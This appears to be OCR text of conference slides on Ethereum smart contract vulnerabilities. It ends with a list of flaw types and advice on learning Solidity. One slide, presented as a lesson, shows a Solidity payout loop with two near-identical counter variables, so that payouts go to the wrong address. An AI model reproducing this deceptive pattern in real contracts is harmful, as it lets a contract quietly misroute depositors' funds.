
5:28 PM - 13 Oct 2016

Variable or function ambiguity


```
Player[] public persons;

uint public payoutCursor_Id_ = 0;
uint public balance = 0;

address public owner;

uint public payoutCursor_Id=0;
...
while (balance > persons[payoutCursor_Id_].deposit / 100 * 115) {
  uint MultipliedPayout = persons[payoutCursor_Id_].deposit / 100 * 115;
  persons[payoutCursor_Id].etherAddress.send(MultipliedPayout);

  balance -= MultipliedPayout;
  payoutCursor_Id_++;
```

Odds and ends


- Timestamp dependence
- Business logic flaws
- Encryption
- Separating public/private data



Prepping for the future…



Real-time blockchain protection



Get involved

- Master Solidity
- Experiment with smart contract hacking challenges online
- Now that we're done with the coin-price craze, companies are doing practical things with this technology
- Enterprise Ethereum Alliance member companies are a great place to start